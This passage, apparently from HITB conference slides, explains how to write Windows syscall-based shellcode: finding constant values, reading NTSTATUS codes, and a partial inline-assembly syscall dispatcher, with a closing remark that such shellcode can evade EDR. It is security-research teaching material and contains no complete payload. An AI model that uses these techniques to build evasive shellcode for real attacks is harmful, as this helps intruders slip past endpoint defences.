006ff626  "\??\c:\Windows\SysWOW64\urlmon.d"
006ff666  "ll"
```

Actual Unicode string text

Hexadecimal Values for Constants

```
internal const int SEC_FILE = 0x800000;
/// <summary>Win32 constants</summary>
internal const int SEC_IMAGE = 0x1000000;
/// <summary>Win32 constants</summary>
internal const int SEC_RESERVE = 0x4000000;
/// <summary>Win32 constants</summary>
internal const int SEC_COMMIT = 0x8000000;
/// <summary>Win32 constants</summary>
internal const int SEC_NOCACHE = 0x10000000;
/// <summary>Win32 constants</summary>
internal const int MEM_IMAGE = SEC_IMAGE;
/// <summary>Win32 constants</summary>
internal const int WRITE_WATCH_FLAG_RESET = 0x01;

/// <summary>Win32 constants</summary>
internal const int SECTION_ALL_ACCESS =
    STANDARD_RIGHTS_REQUIRED |
    SECTION_QUERY |
    SECTION_MAP_WRITE |
    SECTION_MAP_READ |
    SECTION_MAP_EXECUTE |
    SECTION_EXTEND_SIZE;
```

- The **hex values** for parameters are called **constants**.
  - Some resources only give the constant's name, not its hex value.
    - Since we are writing Assembly, we need to find the equivalent hexadecimal values.

There are various ways to find hex values for constants.

- **Google** the name of the constant and related keywords.
- Check **Microsoft documentation**.
- Check header files for **Windows Software Development Kit (SDK)**.
- Use Visual Studio to compile code that has the constants.
  - Open it up in a disassembler or via a debugger to see the corresponding hexadecimal values.

NTStatus Codes

00000212	STATUS_RING_PREVIOUSLY_ABOVE_QUOTA
00000213	STATUS_RING_NEWLY_EMPTY
00000214	STATUS_RING_SIGNAL_OPPOSITE_ENDPOINT
00000215	STATUS_OPLOCK_SWITCHED_TO_NEW_HANDLE
00000216	STATUS_OPLOCK_HANDLE_CLOSED
00000367	STATUS_WAIT_FOR_OPLOCK
00010001	DBG_EXCEPTION_HANDLED
00010002	DBG_CONTINUE
001C0001	STATUS_FLT_IO_COMPLETE
003C0001	STATUS_DIS_ATTRIBUTE_BUILT
40000000	STATUS_OBJECT_NAME_EXISTS
40000001	STATUS_THREAD_WAS_SUSPENDED
40000002	STATUS_WORKING_SET_LIMIT_RANGE
40000003	STATUS_IMAGE_NOT_AT_BASE
40000004	STATUS_RXACT_STATE_CREATED
40000005	STATUS_SEGMENT_NOTIFICATION
40000006	STATUS_LOCAL_USER_SESSION_KEY
40000007	STATUS_BAD_CURRENT_DIRECTORY
40000008	STATUS_SERIAL_MORE_WRITES
40000009	STATUS_REGISTRY_RECOVERED

http://deusexmachina.uk/ntstatus.html

- Unlike WinAPI functions, important values are NOT returned in eax.
- Instead, every syscall returns an NTSTATUS code in eax.
  - **00000000** or **STATUS_SUCCESS** is generally what you want to see.
  - Other error messages are provided there.
    - Not all messages indicate an error—some are purely informational, such as **STATUS_IMAGE_NOT_AT_BASE** or **40000003**.
      - It succeeded—just at a different address.
  - NTSTATUS codes can be very helpful in troubleshooting syscalls.

Developing Syscall Shellcode

- It is best to use **ShellWasp** to help find the correct format of syscalls & allow it to automate handling syscalls.
- The easiest way to start to create syscall shellcode is with **inline Assembly** in Visual Studio.
  - **Sublime** and **Developer Prompt** to compile it work well together.
  - By doing this, you can easily **set breakpoints** into the shellcode itself with the **int 3** instruction **(0xcc)** .
    - Launch the shellcode in **WinDbg** to verify if things are correct.
    - Inline Assembly does have some limitations though.

```
__asm {

    int 3
    jmp start


    ourSyscall:                  ; Syscall Function
    cmp dword ptr [edi-0x4],0xa
    jne win7

    win10:                       ; Windows 10/11 Syscall
    call dword ptr fs:[0xc0]
    ret

    win7:                        ; Windows 7 Syscall
    xor ecx, ecx
    lea edx, [esp+4]
    call dword ptr fs:[0xc0]
    add esp, 4
    ret
```

Int 3 = breakpoint

Final Thoughts

- Creating syscalls likely will take **much more effort** than doing a comparable WinAPI shellcode.
- Not all functionality may be easily accessible via syscalls, as there are a lot fewer syscalls.
  - Complex, original functionality may take a lot of effort and involve a lot of **reverse engineering** and require creative, original thinking.
    - Many **structures** may be required!
  - If successful? You may have something that can **evade EDR**.
    - After all, this is the trait that makes syscalls **so trendy and desirable** among red teams.

Thank you, HITB!

- Be sure to download and star **ShellWasp**:
- https://github.com/Bw3ll/ShellWasp

- Check out SHAREM shellcode analysis framework:
- https://github.com/Bw3ll/sharem